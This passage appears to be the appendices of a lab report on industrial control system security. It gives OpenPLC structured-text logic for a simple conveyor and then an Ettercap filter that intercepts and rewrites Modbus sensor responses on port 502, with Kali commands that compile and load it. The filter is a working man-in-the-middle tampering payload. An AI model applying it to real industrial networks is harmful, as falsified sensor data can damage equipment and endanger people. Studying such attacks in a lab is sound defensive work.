


FIGURE 72 - OPENPLC EDITOR - FILLING TANK LOGIC (FUNCTION BLOCK DIAGRAM)

Appendix B – PLC Logic as Structured Text (.st) File

```
PROGRAM SimpleConveyor

VAR

    I_StartButton AT %IX100.0 : BOOL;
    I_StopButton AT %IX100.1 : BOOL;
    I_SensorA AT %IX100.2 : BOOL;
    I_SensorB AT %IX100.3 : BOOL;
    Q_EntryConveyor AT %QX100.0 : BOOL;
    Q_Conveyor AT %QX100.1 : BOOL;
END_VAR

IF NOT(I_SensorA) THEN
    Q_Conveyor := TRUE; (*set*)
END_IF;
IF NOT(I_SensorB) THEN
    Q_Conveyor := FALSE; (*reset*)
END_IF;
IF I_StartButton THEN
    Q_EntryConveyor := TRUE; (*set*)
END_IF;
IF NOT(I_StopButton) THEN
    Q_EntryConveyor := FALSE; (*reset*)
END_IF;
END_PROGRAM

CONFIGURATION Config0
RESOURCE Res0 ON PLC
    TASK task0(INTERVAL := T#20ms,PRIORITY := 0);
    PROGRAM instance0 WITH task0 : SimpleConveyor;
END_RESOURCE
END_CONFIGURATION
```

FIGURE 73 - OPENPLC EDITOR - STRUCTURED TEXT FILE

Appendix C – Ettercap Filter Creation

```
1 if (ip.proto == TCP && tcp.src == 502) {
2 if (search(DATA.data, "\x00\x00\x00\x04\x01\x02\x01")) {
3 msg("Sensor response intercepted");
4 replace("\x00\x00\x00\x04\x01\x02\x01", "\x00\x00\x00\x04\x01\x02\x01\x0b");
5 }
6 }
```

FIGURE 74 - NOTEPAD - CREATING THE FILTER

```
(kali@kali)-[~/Desktop]
$ etterfilter SensorFilterFinal.txt -o SensorFilterFinal.ef

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPoE IP6 IP ARP

Parsing source file 'SensorFilterFinal.txt' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'SensorFilterFinal.ef' done.

→ Script encoded into 8 instructions.
```

FIGURE 75 - COMMAND LINE – COMPILING THE FILTER

```
(kali@kali)-[~/Desktop]
$ sudo cp SensorFilterFinal.ef /usr/share/ettercap/SensorFilterFinal.e
```

FIGURE 76 – COMMAND LINE - MOVING THE FILTER TO ETTERCAP FOLDER

```
Content filters loaded from /usr/share/ettercap/SensorFilterFinal.ef...
Starting Unified sniffing...
```

FIGURE 77 - ETTERCAP - LOADING THE FILTER

[END OF REPORT]